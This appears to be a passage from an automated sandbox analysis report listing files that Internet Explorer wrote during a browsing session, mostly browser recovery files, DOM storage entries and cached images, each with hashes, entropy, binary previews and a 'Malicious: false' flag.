| Preview: | <root></root><root><item name="HBCM_BIDS" value="{}" ltime="1297060352" htime="30910063" /></root><root><item name="HBCM_BIDS" value="{}" ltime="12970 60352" htime="30910063" /></root><root><item name="HBCM_BIDS" value="{}" ltime="1297060352" htime="30910063" /><item name="mntest" value="mntest" ltim e="1297540352" htime="30910063" /></root><root><item name="HBCM_BIDS" value="{}" ltime="1297540352" htime="30910063" /></root><root><item name="HBCM_B IDS" value="{}" ltime="1297540352" htime="30910063" /><item name="mntest" value="mntest" ltime="1297540352" htime="30910063" /></root><root><item name ="HBCM_BIDS" value="{}" ltime="1297540352" htime="30910063" /></root><root><item name="HBCM_BIDS" value="{}" ltime="1297540352" htime="30910063" /></r oot><root><item name="HBCM_BIDS" value="{}" ltime="1305540352" htime="30910063" /></root><root><item name="HBCM_BIDS" value="{}" ltime="1305540352" ht ime="30910063" /><item name="mntest" value="mntest" ltime="1305540352" htime="30910063" /></root><ro |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\T8DRMTJ1\www.msn[2].xml | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 152 |
| Entropy (8bit): | 5.141794268229611 |
| Encrypted: | false |
| SSDEEP: | 3:D90aK1ryRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAevJXXlDOqShWHF8LKb:JFK1rUFkduqswEkIXH40AAehFDihlub |
| MD5: | D4E84B1D417CF0A9E7B8CB26344620B1 |
| SHA1: | 2DF57AAAF58B5173C0F03A08AB58A34AA1CD8822 |
| SHA-256: | A45A06FAFF645A3AFF05F669279E72D93686C5EAD03CDDDC3F1061F978E56F1F |
| SHA-512: | A67BBA3A49E8B7A259A548B70C0718F12DBB1DBF0FEC30E12B18C748FD213C684EE70C3386AB3FA9D382B10180D14007F36976B0DDF6352493BC8D9FFC830A0 1 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | <root></root><root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="1318580352" htime="30910063" /></root> |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{86DBC09F-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 324264 |
| Entropy (8bit): | 2.5290169599538572 |
| Encrypted: | false |
| SSDEEP: | 384:rkZ6DwLk9aX8bsQnWMtpMnQkRcQ1RTQWRrjn800IEJRPwsZUwDPEiUgXPA/lc3sT:CeEBnVjn8FIsGsk |
| MD5: | 35E1E2CC8617D84C17384419AC131CE4 |
| SHA1: | 44551C1954C02D306DE9948BFB7C556A41E085A7 |
| SHA-256: | 2D12A619C62DB8BF626B2C4F13A09DF10A6254842E52E8D2140DBD66398E4F17 |
| SHA-512: | DD2A3FC0791A759A4F227747E67C781EA0D8A1086D9D96B11D4BDEDD2BB4F2CCC42132D505D1F6466240686EEB327C9DD60481216CFAE92D2C8C8A780B2236 0 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....R.o.o.t. .E.n.t.r. y..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{86DBC0A1-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 198988 |
| Entropy (8bit): | 3.581577619683556 |
| Encrypted: | false |
| SSDEEP: | 3072:1Z/2Bfcdmu5kgTzGtYZ/2Bfc+mu5kgTzGt1:8/s |
| MD5: | 2AF7336C9252C26F3A2475F05B7CAE44 |
| SHA1: | 15B115CC0C5560AD6EE50D1AF597792517D07117 |
| SHA-256: | 1CAB27490C0EEBCBC1F0E3615C51F158C3C18A63888C14151436E3516484BC9E |
| SHA-512: | D84F5F30A14DF83276F0D7210C403F12CC869AC672C1275A9ED279F0FB146A771DE2FBACB1022E820DCBFDD3CF00FDEA1199EB6FEFE7EAA745880AE7F0F947 74 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....R.o.o.t. .E.n.t.r. y..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8D3DD69F-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 19032 |
| Entropy (8bit): | 1.5841794956150304 |
| Encrypted: | false |
| SSDEEP: | 48:Iw1hGcprmGwpaNhG4pQDGrapbSCGQpKMG7HpRATGIpX2qGApm:r1XZ+QNz6nBSKAnTUFBg |
| MD5: | 7AF9208375260C9AA57EF600C9142BFD |
| SHA1: | 795ACF9289074C2E7A46363272312400F6624AE0 |
| SHA-256: | B494D639C14EFE872B31DCBB9747342A85BE3FCA33EE2227613A941F96EF2A49 |
| SHA-512: | 4835DC60A2195D5A6917A7EE30ED89E62F887AF5452306B42C7090A1F97B8FE8DE8F82A7D211507BF5BFB5F14FF92AF78BA339B02D482A1F25B2ADF16CD320D |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{8D3DD6A1-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27452 |
| Entropy (8bit): | 1.8712670273613363 |
| Encrypted: | false |
| SSDEEP: | 96:rWZ9Q96jBS6jB2xWfMeOfk0lbpRfk0lcLA:rWZ9Q96jk6jB2xWfMeOV9RV6A |
| MD5: | B6A4CC83589FDC10EED4EF460F3EBB99 |
| SHA1: | C432A0A4CEA41BBDE9F566F35D8F3CF723B748C4 |
| SHA-256: | F575FB5044D02B87818F3F88514E8DA815C491A13B65FDA50814429E0DE7A9CD |
| SHA-512: | 26A05DA5169F24A28BFCB8798FB162E850BF7EF42383E3244AB2607E7F4988F2C33839D9FD42E2DD0EC1F4100086A5F8A62C227B0EFBB8D0EA52F17E563419E6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A7FE5F60-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 19032 |
| Entropy (8bit): | 1.596621027682327 |
| Encrypted: | false |
| SSDEEP: | 48:IwOGcprvGwpaDG4pQPGrapbSoGQpBYGHHpcNTGUpQeTGcpm:rSZZQ16TBSQjX2P6qg |
| MD5: | ACAB1F73E9C1A784ABAA85ED277CAA74 |
| SHA1: | 536F8DCDA5133AB3C4A908D2B0F998DC635542DC |
| SHA-256: | E3E5A32D24B816C89BCF975C12C58C8A6B797E9E58E143B43BF6F28C0DC7AED4 |
| SHA-512: | C726B82E2C9F71C28873D244B306CF97B333D2628D81A5DDC805972180325D59852E077C5D031864E1A50A310C5F54448109370942DB06DBE1CE4C39D0115477 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A7FE5F62-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27452 |
| Entropy (8bit): | 1.8715077371892341 |
| Encrypted: | false |
| SSDEEP: | 96:rIZHQr6NBSUj2lA22i+KW2i/M2i7OIilfVec2RIilfVec+A:rIZHQr6NkUjV2NWjMPOnfA3RnfAjA |
| MD5: | F640E7B349BBCEC0779D1EA3E02FFEF9 |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A7FE5F62-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| SHA1: | 0E6984B7C6D40C043BEC885B931F78D51882E86A |
| SHA-256: | 731B910897FAAE98A520650940DC7CBFF8D941A1A68FAC0C72C228819845E96C |
| SHA-512: | 09A8EEE5B041AEB28A23B8B53EE2F9B7C1A8AD1F58FF61AE6ABAA13105A05C8D0B4FEBB109BC41703917535129B472AA6D76AE3CD705F6AC3F80FC6509B485 90 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B3BACA1A-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27388 |
| Entropy (8bit): | 1.8476622684174893 |
| Encrypted: | false |
| SSDEEP: | 96:raZVQ16PBSijReA2RcKWRgMR8OnC3AvRnC3Au3RLA:raZVQ16PkijR2xWCMeOCwvRCwuRA |
| MD5: | 5DA71ABA57B63D23AF70830AD3AF3CAC |
| SHA1: | 47A9C8E2A9EDCD9B6FAEB2D40F3666508BEAC5CE |
| SHA-256: | AEBB41DEA8527D2ABF77C997B420132309ED02B6E910F7FA655498FA028FAA0A |
| SHA-512: | 3C6F0F0393B5F2FC22CAB1D4B4AB26297CA722F3B736BE96B12F3F19E33023123F2758088782C15293E734FA72B6A2AD0EC8432053338BFF32B7630A4EBE463C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B3BACA1C-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27444 |
| Entropy (8bit): | 1.867268120754995 |
| Encrypted: | false |
| SSDEEP: | 192:r2ZlQt6kk3jd2NWBMFWi+tYqVOxi+tYqbOA:ryaYJzUkakVthVyVthV |
| MD5: | B352AF3ADC4123C3D70190438EB049A3 |
| SHA1: | 17106369ACE23E76E39E178D17CAE439FD1AF9F8 |
| SHA-256: | FD6F0039DCD440D004893AC493E6473CB9A6121C9407938B9D0FCC165FBA6841 |
| SHA-512: | 9C33E4A8B8081CDE748EE32A8A7C7AC16E034043B0FEA7EF90A814EAE0A6EB9BFA0DF09E54E774ED9EB7074B2B6F9BEDF1FCF85797826F556CC1A512AB455 FCA |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{BC00BC63-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27444 |
| Entropy (8bit): | 1.8681860048424832 |
| Encrypted: | false |
| SSDEEP: | 96:rkZxVQz6pBSCjZ2tWgMoWS/pvGOxS/pvN0A:rkZHQz6pkCjZ2tWgMoWyGOxyiA |
| MD5: | FA48D92053E13D4D004844DEC0FF13D4 |
| SHA1: | 0E36358356F1821D11AA5A80E2EC9F5C193114B7 |
| SHA-256: | BA8AA4A3D2785BC2D77C48BDB0C96A70E18BC69B5B0FD73A9C1B6DA93F957E3A |
| SHA-512: | 7A9CEB61256832CF2F3D7D22532612AD9BA62965A1BE98E842D993E1F67A0351A628D6C73D8B82140759057822AC755327DA4CD285B351AE865FF546E13F6DEC |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{BC00BC63-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{BC00BC65-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 27436 |
| Entropy (8bit): | 1.8622060300672174 |
| Encrypted: | false |
| SSDEEP: | 96:rCZ9QE6SBSejOu2xWvMH+bHsyxbHsm59CA:rCZ9QE6Skejx2xWvMH+rTxrxCA |
| MD5: | E79EC1F88E5A34C4A84C7B71818B4167 |
| SHA1: | 976D7C1821F568812F12AF9905CDEBE0D1CD72BC |
| SHA-256: | FD262120FE33AF23E58F36D728A94E5F693B17AD73D0A7341DB28A6C4000916D |
| SHA-512: | 140CE96365BEC17E1E4BFC85219CEC850F415FCB379F6E75E96424E532CD3CC395588C2BAF889C8EF045136BF6AFB3A63433B270B089A9AAFEF29CD621EE86E<br>E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{C2038910-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 19032 |
| Entropy (8bit): | 1.597220882768176 |
| Encrypted: | false |
| SSDEEP: | 48:IwQGcprRGwpa9G4pQ5GrapbS1GQpBiGHHpcfTGUpQ7eGcpm:rUZLQ/6ZBS/j52p6+g |
| MD5: | C00749151674A9E20302F788700F434F |
| SHA1: | 54CB0F816441B1D0C0FFB1A41A4467AA55706542 |
| SHA-256: | 9D40EE72831527FFF0F1D39F7E8D8CE25ED80FE6553B35E1FFFE0E931BF94D12 |
| SHA-512: | 9163A0782F476914352C409C3E0E8DEC196272712A3C4FE9A1CF2F168D99E80E779E8DD047B137DEBBEEF58DB2D7BFFCB0C3D4DB6E2DA3D345E7EC30BD195<br>24 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{C2038912-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | modified |
| Size (bytes): | 27452 |
| Entropy (8bit): | 1.873746369311473 |
| Encrypted: | false |
| SSDEEP: | 48:IwPGcprOGwpa9G4pQpGrapbS6GQpBiGHHpcjHTGUp8jSGzYpmj/aGopMR/b/DWF/:rFZmQ/6JBSCj52FWCM+Om8Rm6A |
| MD5: | 02FB1A94C08DD94A79D36340C03C0E44 |
| SHA1: | 7303591CDFAF8E08CC45657F961719225AB60FA5 |
| SHA-256: | B2FE70BA4450CAED0565413B630B8CBE9C65F75E281EA3E46E09BC4049D39A81 |
| SHA-512: | 3A1D2BC47A8EFC710549CFD96C0CF3812137FB2DE13F6747C1FAEE5267A33EB02C35221F074D4D52DE717C3D3D046E6BFA7332E99D4CCE2C66741456F2499E<br>6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CB1F148B-1262-11EC-90E6-ECF4BB82F7E0}.dat | |
|---|---|
| Process: | C:\Program Files\internet explorer\iexplore.exe |
| File Type: | Microsoft Word Document |
| Category: | dropped |
| Size (bytes): | 19032 |
| Entropy (8bit): | 1.5966738929262168 |
| Encrypted: | false |
| SSDEEP: | 48:Iw/1Gcpr5Gwpa9G4pQFGrapbSxGQpB1ZGHHpc1QTGUpQ16kGcpm:r/rZzQ/61BSLjS2G69g |
| MD5: | F04D0B0E8A12D57A54FC82501498098E |
| SHA1: | D9C841428D7F51668934E4B2AC64AAE340902B42 |
| SHA-256: | 367ED26965AF39F71F0B7464DD84973F648501945B16DA0130FF50C859B03926 |
| SHA-512: | 3496EC53137BE0F414B6B1174849DC6AC1F2872E07E1F60E94464E589AD1F1E4EB06A38D29BB7D2FF596C5B499DADBD7FA14EF97819CC65F6677EE07966CC92<br>A |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....<br>.....R.o.o.t. .E.n.t.r.<br>y.....<br>..... |

| C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\po60zt0\imagestore.dat | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 934 |
| Entropy (8bit): | 7.02796131261223 |
| Encrypted: | false |
| SSDEEP: | 24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGO:u6tWu/6symC+PTCq5TcBUX4bk |
| MD5: | 64C1F95D389E542A5507595EF36BB6F4 |
| SHA1: | 687055560E7028B48367EFC0F00AF15A9C449E38 |
| SHA-256: | 645D8B9AE466843F9702552953F3F07B04F147B20628D5B53BC06782EC7563C0 |
| SHA-512: | 27B109993B7D900F57A569E95C84B31BD7F55C5EF2E18D9CDCABDCFF1BD681AFFDE151787ACB6D6B9225998F876E60AB0B274E0C547673D30FF3849D437D2E<br>5 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | E.h.t.t.p.s.:.//.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .....pHYs.....<br>.vpAg... ... .....eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...<br>LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q\|.N.P.....<.!....ip...y..U....J...9<br>...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq\|....gz_Z...x..0F'.....x..=Y}..jT..R.....<br>.72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... .....;a.....;a.... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\4996b9[1].woff | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | Web Open Font Format, TrueType, length 45633, version 1.0 |
| Category: | dropped |
| Size (bytes): | 45633 |
| Entropy (8bit): | 6.523183274214988 |
| Encrypted: | false |
| SSDEEP: | 768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c |
| MD5: | A92232F513DC07C229DDFA3DE4979FBA |
| SHA1: | EB6E465AE947709D5215269076F99766B53AE3D1 |
| SHA-256: | F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9 |
| SHA-512: | 32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... ....name...<br>.....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f.....<br>.....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.I.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d.<br>b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1.<br>d.b.d.b.d...d...d...d...d.A.d...d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOfsCY[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 30752 |
| Entropy (8bit): | 7.906234754194529 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOfsCY[1].jpg | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 768:ITUs9uf7dj9BrZJEhs9zMVbj7xUp+6rqaxiatR8MiCqeB:Izuf7fhPE2zMVbh2rqaJnLiCLB |
| MD5: | AD584D72D7932711DB1D30832190E067 |
| SHA1: | 290EC377BC938991D3BDA888D74666EAD6CBB18A |
| SHA-256: | 848B429A0185010DD921D927A29D5DFE2ED332D379E008CE465FA6508EB35948 |
| SHA-512: | DB034AB85381270E3AFFBAD3B15FB94A9C1E894F2E1A84B13A0FB4D6D66FFDE158B70377068668BD721CA500D6AAB3788CEE6C830A7AFC8C48044A01E6AC2D EC |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..Z`-...P.(.h.....A..J.3@.Z..4.....P.....r.n..j.5...}@.9....q@.@..Asp..$.Uj.q..15F....k.`...$..(..]?^.6X...a...<D&$..GZ....z..... ..x..,&.E.X7.:.p)^#.%.....ac.{.V#<..].$....4.o.\....Q,.....zCM.-..2m1..x:MZ..$..&].#*.....<...4<..c>.E..>e....s..T..YjV..J...2q.YC.R....r....@pEw....f.X.#u.a]...-...+7..4....V.-0. @%0..C.sHc.h.E...1..&h.h.....@.@.a.I..:pk9#H.".>O...l..^H.J...` |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgI04[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 18270 |
| Entropy (8bit): | 7.9654930351531235 |
| Encrypted: | false |
| SSDEEP: | 384:+9YbKbipKBt5GG2Ggs8ARclXpMoPr/ndxiX8olNEH+pDBiDxo:+9YpaGG2A8ARg/PrnKX/lrpDBiDa |
| MD5: | 6B3564FF9F6056768A8036657B2E0DAC |
| SHA1: | 6E4BFC3BEE740EC8772B95C0A799619D5A182E6E |
| SHA-256: | 5B9103D8CE4F9CA2DCAC9F39C48B1920A26878EC03FF50D0E295D5AED0EE8DAE |
| SHA-512: | D6649872B44DD18F2EC79287CEB8A5F755608C0F75553DBE7BA4EBFE477F3A5583C1EA6D23080E18439011DBBAA78D5600E30CAE1C5E13191D5B25AE19CAAF E9 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....,.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R.).Ta.=D.~T.].\|.Kg.}.h..%.....d..Wa.....2.....V.f\.<.$.l.6.....N.5t.....\y*.G.N..Ts..+..u..1I..`pC.b.'}Q3...%..2F.....m~. M.6...l.#.uf2.....f.2...V.kI....Rc.}...{.....d..%.o.W.~.SIu...W..^...RI...(;p. ....Z[.....a..i?..>.\.j.]t/xsP.).\|..L..<.....y.....E\..+..)..ru..=X. .T..!n5.X.....,.v..1.X...,r4@.:.q.G.\.. .g.C&....WA...2...).T.EH.7\. .(.*.....A.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgIQG[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 4394 |
| Entropy (8bit): | 7.030110019355473 |
| Encrypted: | false |
| SSDEEP: | 48:Qf5uETAGK88888Z1sHvq2WNK0NVuwmS9CapNiWWWWd:QfQE9GHz0/mSTpNiWWWWd |
| MD5: | 16BDA1AE195B38579F194CD823D801F8 |
| SHA1: | A216736D1818913D2856B46D4FFB45661105AC34 |
| SHA-256: | 5923487B64BB2CE31EE68CAC5C68C4FF3992EC21AC7135CA9C84293E3FD711BC |
| SHA-512: | 6C95E99091B76DE8994405AB13BE73427534B83A858FA6B9929419858935B30BBC1686BB60094FA82585646B07497FF83F5777F13CBC5F3D0B0E7DE68382415E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....(.....(.....(.....(.....(.....(.....(.....(.....(....<...}k..O...Y.3....0.....Z.....\|/.Q...3.....I....?.....?.0.....Z.....\| /.Q...3.....I....?.....?.0.....Z.....\|/.Q...3.....I....?.....?.0.....Z.....\|/.Q...3.....I....?.....?.0.....Z.....\|/.Q...3.....I....?.....?.0.....Z. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgJ6C[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 9430 |
| Entropy (8bit): | 7.764531777068338 |
| Encrypted: | false |
| SSDEEP: | 192:Q2sGHXqF6UeKGo3/VvhzFYjSpwT5B9sYDlCLBoSvRqg5ej4zKiAUH0Y8:NsG3qHP5/VvZFYjVsYDluAg5ej4zJAew |
| MD5: | DA3EF5D61CFCF919A9B3C8244CF1A338 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgJ6C[1].jpg | |
|---|---|
| SHA1: | 6D13CC7968F716BC4A4B44DA6B48D5C5156A2A82 |
| SHA-256: | 26783E83884E406E82D42417274A97129D68F717B29B64D844397BDDF412634C |
| SHA-512: | BF62219E2BD0B0D261594B1E9597E30C695B661AE3BC59F62CB4770FE0F9D3539063B23C4B9B357FF33C360AEDCAA2A13C228046BD5BBE66D2A591E3EA511C 2 |
| Malicious: | false |
| Reputation: | unknown |
